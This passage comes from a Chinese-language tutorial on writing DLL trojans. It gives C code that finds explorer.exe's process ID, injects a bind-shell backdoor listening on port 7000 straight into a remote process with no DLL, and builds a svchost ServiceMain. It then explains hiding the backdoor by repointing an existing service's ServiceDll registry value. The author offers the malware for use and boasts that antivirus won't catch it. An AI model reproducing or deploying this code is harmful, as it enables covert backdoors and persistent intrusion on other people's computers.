需要提醒的是，这里使用的多线程编程比较简单，直接建立线程返回即可，但在更复杂的、有参数传递的多线程编程时，线程同步是一个很重要的问题，有可能传给线程的参数还没有被使用，外部就已经将其改变了，那线程运行的结果，自然就不对了。为了达到线程同步的目的，可以使用事件、原子、临界区、互斥等方法。

6.3、自动查找进程号注入

改进完DLL 木马本身，再看看注入程序。刚才的注入程序，使用的是 explorer 进程的 PID 值来进行注入。前面也说过，不同的机器，或者相同的机器在重新启动后，进程的PID 值都会随机的改变。我们就需要人工的改写注入源程序里的PID 值，然后重新编译，生成exe 程序后执行。

但对于一个真正的木马，如果需要在每次运行前修改源代码再运行，简直是一件不可想象的事情。所以我们一定要加以改进。

我们加入一个函数，让程序自动查找 explore 进程的 PID 号，然后再实现注入。调用如下：

```
procid=getprocid("explorer.exe"); /*得到进程PID*/
InjectDll("c:\\dllTest.dll",procid);
```

而寻找 explore 进程的 PID 号的 getprocid 函数如下：

```
unsigned long getprocid(char *pn)
{
      BOOL b;
      HANDLE hnd;
      PROCESSENTRY32 pe;
      //得到进程快照
            hnd=CreateToolhelp32Snapshot
(TH32CS_SNAPPROCESS,0);
      pe.dwSize=sizeof(pe);
      b=Process32First(hnd,&pe);
      while(b)
      {
      //比较，如果进程名是explorer.exe就返回PID值
            if(strcmp(pn, pe.szExeFile)==0)
return pe.th32ProcessID;
            b=Process32Next(hnd,&pe);
      }

      return 0;
}
```

程序比较简单，也加入了原理注释。将这段代码加入到原来的那个注入程序中，得到改进后的 InjectDllAutoFindExploit，它每次自动查找 explorer.exe 进程的 PID，然后再注入 DLL 木马中的内容，自动的完成所有的注入过程。

再次测试，顺利成功！一个真正的DLL 木马和注入程序终于打造完成了！而且还不会被查杀哦：)

6.4、直接注入 exe 程序

虽然DLL 木马和注入程序都完美的完成了，但我们再反回去看看整个注入过程，其实就是在远程 exploerer.exe 进程中执行 LoadLibrary("dllTest.dll")这句代码，从而使远程进程接着去执行DLL 主函数中的功能。

说白了，注入的实质就是让远程进程执行LoadLibrary("dllTest.dll")！

那举一反三地想想，既然我们可以让远程进程执行一句代码，那也可以尝试让远程进程执行多句代码，甚至直接执行我们所有的后门代码啊，这样的话连DLL 都不必要使用了！

说做就做，我们就在远程进程中写入我们的后门函数和参数，然后直接执行！注意的是 LoadLibraryA 和 GetProcAddress 的地址在各个进程中是一样的，但其他的函数地址可能不同（dll 加载位置不同），所以注入的木马程序，需要先在远程进程中查找各个函数的地址，然后再调用这些地址执行。如果写过 ShellCode 的话，就会更明白其原理（可以参看X 档案2004 年8 月的《缓冲区溢出编程步步高》专题）。

首先定义一个结构来存放需要查找的函数。

```
struct MPARA
{
      DWORD M_LoadLibrary;
      DWORD M_GetProcAddress;

      char libname[32];
      char f_WSAStartup[16];
      char f_socket[16];
      char f_bind[16];
      char f_listen[16];
      char f_accept[16];
      char f_send[16];
      char f_recv[16];
      char f_closesocket[16];

      struct sockaddr_in addr;

      char s_help[128];
};
```

然后注入的程序如下。首先定义LoadLibrary 和 GetProcAddress，并通过传入的地址进行地址赋值，然后通过这两个函数查找所需要的其他网络函数地址，最后就是真正完成木马功能的代码了。

```
DWORD _stdcall FRP(MPARA *p)
{
      //定义LoadLibrary和GetProcAddress
      HMODULE (_stdcall *M_LoadLibrary)(char *c);
      FARPROC (_stdcall *M_GetProcAddress)(HMODULE
hmd,char *c);
      //得到传入的LoadLibrary和GetProcAddress的地址
      M_LoadLibrary=(HMODULE (_stdcall *)(char *c))p->
M_LoadLibrary;
      M_GetProcAddress=(FARPROC (_stdcall *)
(HMODULE hmd,char
                *c))p->M_GetProcAddress;
      //定义需使用的网络函数
      int (_stdcall *M_WSAStartup)(DWORD d1,
LPWSADATA d2);
      SOCKET (_stdcall *M_socket)(int af,int type,int
protocol);
      int (_stdcall *M_bind)(SOCKET s,const sockaddr
*name,int
                namelen);
      int (_stdcall *M_listen)(SOCKET s,int backlog);
      SOCKET (_stdcall *M_accept)(SOCKET s,sockaddr
*addr,int
```

```
            *addrlen);
    int (_stdcall *M_send)(SOCKET s,const char *buf,int len,int
            flags);
    int (_stdcall *M_recv)(SOCKET s,char *buf,int len,int flags);
    int (_stdcall *M_closesocket)(SOCKET s);

    HMODULE hmd;
    hmd=(*M_LoadLibrary)(p->libname);
    //查找要用网络函数的地址
    M_WSAStartup=(int (_stdcall *)(DWORD d1,LPWSADATA
            d2))(*M_GetProcAddress)(hmd,p->f_WSAStartup);
    M_socket=(SOCKET (_stdcall *)(int af,int type,int
            protocol))(*M_GetProcAddress)(hmd,p->f_socket);
    M_bind=(int (_stdcall *)(SOCKET s,const sockaddr *name,int
            namelen))(*M_GetProcAddress)(hmd,p->f_bind);
    M_listen=(int (_stdcall *)(SOCKET s,int
            backlog))(*M_GetProcAddress)(hmd,p->f_listen);
    M_accept=(SOCKET (_stdcall *)(SOCKET s,sockaddr *addr,int
            *addrlen))(*M_GetProcAddress)(hmd,p->f_accept);
    M_send=(int (_stdcall *)(SOCKET s,const char *buf,int len,int
            flags))(*M_GetProcAddress)(hmd,p->f_send);
    M_recv=(int (_stdcall *)(SOCKET s,char *buf,int len,int
            flags))(*M_GetProcAddress)(hmd,p->f_recv);
    M_closesocket=(int (_stdcall *)(SOCKET
            s))(*M_GetProcAddress)(hmd,p->f_closesocket);

    //真正功能的木马代码
    WSADATA wsa;
    SOCKET s,c;
    int i,j;
    char buf[1024];
    char cmd[256];

    (*M_WSAStartup)(0x0101,&wsa);
    s=(*M_socket)(AF_INET,SOCK_STREAM,0);
    i=(*M_bind)(s,(struct sockaddr *)&p->addr,sizeof(p->addr));
    if(i==-1)return 0;
    (*M_listen)(s,5);

    char ch[32]={'\r','\n','[','a',']','>','b','a','d',' ','c','m','d'};/*字符串不可直接使用*/
    while(1)
    {
        i=sizeof(p->addr);
        c=(*M_accept)(s,(struct sockaddr *)&p->addr,&i);
        i=(*M_send)(c,ch,6,0);

        j=0;
        while(1)
        {
            i=(*M_recv)(c,buf,1024,0);

            if(buf[0]=='\r')
            {
                buf[0]='\r';
                buf[1]='\n';
                i=(*M_send)(c,buf,2,0);
                if(cmd[0]=='e' && cmd[1]=='x' && cmd[2]=='i' &&
                    cmd[3]=='t')
                {
                    (*M_closesocket)(c);
                    (*M_closesocket)(s);
                    return 0;
                }
                else if(cmd[0]=='b' && cmd[1]=='y' && cmd[2]=='e')
                {
                    i=(*M_send)(c,cmd,3,0);
                    (*M_closesocket)(c);
                    break;
                }
                else
                {
                    if(cmd[0]=='?' || (cmd[0]=='h' && cmd[1]=='e' &&
                        cmd[2]=='l' && cmd[3]=='p'))
                    {
                        i=(*M_send)(c,&p->s_help[1],p->s_help[0],0);
                    }
                    /*
                    else if(cmd[0]=='a' && cmd[1]=='b' &&
                    cmd[2]=='c')
                    {
                    }
                    */
                    else
                    {
                        i=(*M_send)(c,&ch[6],7,0);
                    }
                }
                i=(*M_send)(c,ch,6,0);
                for(j;j>0;j--) cmd[j]=0;
            }
            else if(buf[0]>=32 && buf[0]<128)
            {
                i=(*M_send)(c,buf,1,0);
                cmd[j]=buf[0];
                j++;
            }
            else if(buf[0]=='\b' && j>0)
            {
                buf[0]='\b';
                buf[1]=' ';
                buf[2]='\b';
                i=(*M_send)(c,buf,3,0);
```

```
                    i--;
                    cmd[i]=0;
                }

                if(i==-1)
                {
                    (*M_closesocket)(c);
                    break;
                }
            }
        }

    return 0;
}
```

而主函数要做的事情，就是提升权限，获取PID值，然后初始化注入参数——两个函数地址和网络函数名，写入到远程进程中，最后在远程进程中创建线程，执行木马函数。具体的代码如下：

```
void main()
{
    HANDLE hnd;
    DWORD dwtid;
    struct MPARA mp;

    unsigned long ThreadSize=4028*2;

    SetAut();/*提升进程权限*/

    DWORD procid;
    //procid=getprocid("Explorer.EXE");/*得到进程PID*/
    procid=getprocid("notepad.exe");/*得到进程PID*/
    if(procid==0)return;
    hnd=OpenProcess(PROCESS_ALL_ACCESS,FALSE,
procid);
    /*写入线程体*/
    void *lpEx=VirtualAllocEx(hnd,NULL,ThreadSize,
MEM_COMMIT|MEM_RESERVE,PAGE_EXECUTE_READWRITE);
    WriteProcessMemory(hnd,lpEx,&FRP,ThreadSize,
NULL);
    /*初始化线程参数*/
    mp.M_LoadLibrary=(DWORD)GetProcAddress
(GetModuleHandle("kernel32.dll"),"LoadLibraryA");
    mp.M_GetProcAddress=(DWORD)GetProcAddress
(GetModuleHandle("kernel32.dll"),"GetProcAddress");
    strcpy(mp.libname,"wsock32.dll");
    strcpy(mp.f_WSAStartup,"WSAStartup");
    strcpy(mp.f_socket,"socket");
    strcpy(mp.f_bind,"bind");
    strcpy(mp.f_listen,"listen");
    strcpy(mp.f_accept,"accept");
    strcpy(mp.f_send,"send");
    strcpy(mp.f_recv,"recv");
    strcpy(mp.f_closesocket,"closesocket");
    strcpy(mp.s_help," Commands:\r\n bye   断开连接
\r\n exit   结束线程\r\n help   帮助");
    mp.s_help[0]=strlen(mp.s_help);

    WSADATA wsa;
    char name[128];
    hostent *host;
    WSAStartup(0x0101,&wsa);
    gethostname(name,128);
    host=gethostbyname(name);
    strcpy(name,inet_ntoa(*(struct in_addr*)host->
h_addr_list[0]));
    printf("Bind to %s",name);
    mp.addr.sin_addr.S_un.S_addr=inet_addr(name);
    mp.addr.sin_family=AF_INET;
    mp.addr.sin_port=htons(7000);

    /*写入线程参数*/
    void
    *lpPa=VirtualAllocEx(hnd,NULL,sizeof(mp),
MEM_COMMIT,PAGE_READWRITE);
    WriteProcessMemory(hnd,lpPa,&mp,sizeof(mp),
NULL);

    /*建立线程*/
    CreateRemoteThread(hnd,0,0,(DWORD (_stdcall *)
(void
            *p))lpEx,lpPa,0,&dwtid);
}
```

具体工程请参看光盘收录的“直接插入本身”目录。我们编译生成injectdll.exe后，直接运行就可以完成注入！而且无DLL，无进程，唯一需要的就是将这个injectdll.exe启动一下，就完成注入和木马功能的执行。

七、替换系统服务启动DLL木马

前面使用的方法，满足了绝大部分需求，隐藏了运行时的进程，甚至可以没有DLL文件本身，但是，需要执行一次exe来实现注入；而机器在启动时执行一个exe程序，很大可能是放在注册表启动项中完成的，那这个注册表启动项的改动，将会是DLL木马很大的软肋。

有没有更隐蔽，不用自己的exe，不用注册表启动项，直接启动dll木马的方法呢？

啊，当然了，完全不用exe是不可能的（如果没有任何触发就自动执行一个程序，那才叫奇怪了呢），这里说的不用exe是不使用自己的exe，而是利用系统自己的svchost.exe来加载我们的DLL木马。

这里先说下svchost.exe的原理（这里参考的是bingle的《创建SvcHost.exe调用的服务原理与实践》，bingle已经写的很详细清楚了，感觉没必要自己再次叙述，为了更便于理解，加了些直观的图和解释，特此说明）：


Windows系统服务分为独立进程和共享进程两种。在Windows2000中微软把很多服务做成共享方式，由svchost.exe启动。Windows2000一般有2个svchost进程，一个是RPCSS（Remote Procedure Call）服务进程，另外一个则是由很多服务共享的一个svchost.exe。而在WindowsXP中，则一般有4个以上的svchost.exe服务进程，Windows2003 server中则更多。

Svchost本身只是作为服务宿主，并不实现任何服务功能，需要Svchost启动的服务以动态链接库形式（DLL）实现。在安装这些服务时，把服务的可执行程序指向svchost，启动这些服务时由svchost调用相应服务的动态链接库（DLL）来启动服务。

那么svchost如何知道某一服务是由哪个动态链接库（DLL）负责呢？这不是由服务的参数提供的，而是服务在注册表中的参数设置的。注册表中，各个服务下边有一个Parameters子键，其中的ServiceDll表明该服务由哪个动态链接库（DLL）负责。并且所有这些服务DLL都必须要导出一个ServiceMain()函数，svchost就可以用ServiceMain()函数为接口（如同DLL的DllMain函数结果）来处理服务任务了。

举个具体的例子来说，rpcss（Remote Procedure Call）服


务在注册表中的位置是：HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\RpcSs，它的参数子键Parameters里有这样一项："ServiceDll"=REG_EXPAND_SZ："%SystemRoot%\system32\rpcss.dll"，大家可以在注册表中找一下，如图17。




该参数指明了其使用DLL的位置。当启动rpcss服务时，svchost就会调用“%SystemRoot%\system32\”下的rpcss.dll，执行其ServiceMain()函数执行具体服务。

虽然服务是使用共享进程方式由svchost启动的，但微软把这些服务分为几组，同组服务共享一个svchost进程，不同组服务使用不同的svchost进程，所以系统中会有多个svchost进程。而各个服务组的区别是由服务的可执行程序后边的参数决定的。

例如rpcss在注册表中HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\RpcSs有这样一项："ImagePath"=REG_EXPAND_SZ："%SystemRoot%\system32\svchost -k rpcss"，因此rpcss就属于rpcss组，我们通过服务管理控制台也可以看到，如图18。



svchost的所有组和组内的所有服务都在注册表的如下位置：HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost，例如windows2000共有4组rpcss、netsvcs、wugroup、BITSgroup，其中最多的就是netsvcs=REG_MULTI_SZ:EventSystem.Ias.Iprip.Irmon.Netman.Nwsapagent.Rasauto.Rasman.Remoteaccess.SENS.Sharedaccess.Tapisrv.Ntmssvc.wzcsvc.. 如图19。



在启动一个svchost.exe负责的服务时，服务管理器如果遇到可执行程序内容ImagePath已经存在于服务管理器的映像库中，就不再启动第2个进程svchost，而是直接启动服务。这样就实现了多个服务共享一个svchost进程。

如果我们安装一个服务，用svchost来启动DLL，但内容却是我们木马的代码；这样不增加新的进程，只是svchost的一个DLL，而且一般进行审计时都不会去HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost检查服务组是否变化，就算去检查，也不一定能发现异常，因此如果添加一个这样的DLL后门，伪装的好，是比较隐蔽的。

要通过svchost调用来启动的服务，就一定要在HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Svchost下有该服务名，这可以通过如下方式来实现：

1．添加一个新的服务组，在组里添加服务名；

2．在现有组里添加服务名；

3．直接使用现有服务组里的一个服务名，但本机没有安装的服务；

4．修改现有服务组里的现有服务，把它的ServiceDll指向自己；

其中前两种可以被正常服务使用，如使用第1种方式，启动其服务要创建新的svchost进程；第2种方式如果该组服务已经运行，安装后不能立刻启动服务，因为svchost启动后已经把该组信息保存在内存里，并调用API StartServiceCtrlDispatcher()为该组所有服务注册了调度处理函数，新增加的服务不能再注册调度处理函数，需要重启计算机或者该组的svchost进程。

而后两种可能被后门使用，尤其是最后一种，没有添加服务，只是改了注册表里一项设置，从服务管理控制台又看不出来，如果作为后门还是很隐蔽的。比如EventSystem服务，缺省是指向es.dll，如果把ServiceDll改为EventSystem.dll就很难发现。

明白了原理，编写想要的DLL程序就比较简单了。只要实现一个ServiceMain()函数，能让svchost.exe调用，将其注册为服务控制程序就可以了，程序如下：

```
void __stdcall ServiceMain( int argc, wchar_t* argv[]
)
{
//      DebugBreak();
    char svcname[256];
    strncpy(svcname, (char*)argv[0], sizeof svcname);
//it's should be unicode, but if it's ansi we do it well
    wcstombs(svcname, argv[0], sizeof svcname);
    OutputString("SvcHostDLL: ServiceMain(%d, %s)
called", argc, svcname);
```

```
        hSrv = RegisterServiceCtrlHandler( svcname,
(LPHANDLER_FUNCTION)ServiceHandler );
        if( hSrv == NULL )
        {
                    OutputString( "SvcHostDLL
RegisterServiceCtrlHandler %S failed", argv[0]);
            return;
        }else FreeConsole();

        TellSCM( SERVICE_START_PENDING, 0, 1 );
        TellSCM( SERVICE_RUNNING, 0, 0 );

        // call Real Service function noew
        if(argc > 1)
            strncpy(svcname, (char*)argv[1], sizeof
svcname);
            wcstombs(svcname, argv[1], sizeof svcname);
        RealService(argc > 1 ? svcname : MY_EXECUTE_NAME,
argc > 2 ? 1 : 0);

        do{
            Sleep(10);//not quit until receive stop
command, otherwise the service will stop
        }while(dwCurrState != SERVICE_STOP_PENDING &&
dwCurrState != SERVICE_STOPPED);

        OutputString("SvcHostDLL: ServiceMain done");
        return;
}
```

而改写注册表，将某个服务的ServiceDll改成自己DLL本身，则是一件很容易的事。下面的代码将name服务的DLL改为自身，这里name服务可以任意指定，注意应该是现在服务组里存在的服务名，比如iprip等等，否则不会成功的（注册表里都没有）。

